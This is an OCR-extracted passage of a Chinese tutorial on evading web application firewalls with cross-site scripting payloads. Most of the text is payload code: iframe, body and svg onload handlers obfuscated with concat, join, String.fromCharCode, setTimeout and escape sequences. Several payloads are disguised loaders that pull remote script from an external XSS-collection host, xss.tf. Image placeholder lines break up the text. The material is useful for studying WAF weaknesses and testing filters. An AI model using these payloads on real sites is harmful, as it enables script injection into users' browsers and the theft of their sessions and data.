
例如：

`<iframe onload=location='javascript:alert(1)'>`拦截




使用concat来拼接字符串javascript:alert(1)

```
html
<iframe onload=location='javascri'.concat('pt:aler','t(1)')>
```



假设concat没被过滤，可以用来干扰waf判断

```
html
<iframe onload=s=createElement('script');body.appendChild(s);s.src='http://x'.concat('ss.tf/','eeW'); >
```




如果concat被拦截，可以尝试编码

```
html
<iframe onload=s=createElement('script');body.appendChild(s);s.src='http://x'.\u0063oncat('ss.tf/','eeW'); >
```

join()


---

join函数将数组转换成字符串



那么我们可以将一些关键字作为数组，再用join连接，转化成字符串。


```
html
<iframe onload=location=['javascript:alert(1)'].join('')>
<iframe onload=location=['java','script:','alert(1)'].join('')>
```




document.write

---


document.write向页面输出内容。





<script>alert(1)</script>Ascii编码


```
html
<body/onload=document.write(String.fromCharCode(60,115,99,114,105,112,116,62,97,108,101,114,116,40,49,41,60,47,115,99,114,105,112,116,62)) >
```



也可以直接插入js代码<sCrIpt srC=http://xss.tf/eeW></sCRipT>

html


<body/onload=document.write(String.fromCharCode(60, 115, 67, 114, 73, 112, 116, 32, 115, 114, 67, 61, 104, 116, 116, 112, 58, 47, 47, 120, 115, 115, 46, 116, 102, 47, 101, 101, 87, 62, 60, 47, 115, 67, 82, 105, 112, 84, 62))>



setTimeout()

---

setTimeout('要执行的代码')



alert(1)编码，即可轻松绕过waf


html

<svg/onload=setTimeout('\141\154\145\162\164\50\61\51')>

<svg/onload=\u0073etTimeout('\141\154\145\162\164\50\61\51')>

<svg/onload=setTimeout('\x61\x6C\x65\x72\x74\x28\x31\x29')>

<svg/onload=setTimeout(String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41))>



杂谈
结合一些分割组合函数，再进行编码，尝试绕过waf，查看是否调用jquery框架。我也是刚刚学xss不久，难免有所出错，希望师傅指正。

参考致谢
https://secvul.com/topics/259.html

http://vinc.top/2014/11/13/绕过waf的姿势总结/

https://www.t00ls.net/viewthread.php?tid=46056&highlight=攻破黑市之拿下吃鸡DNF等游戏钓鱼站群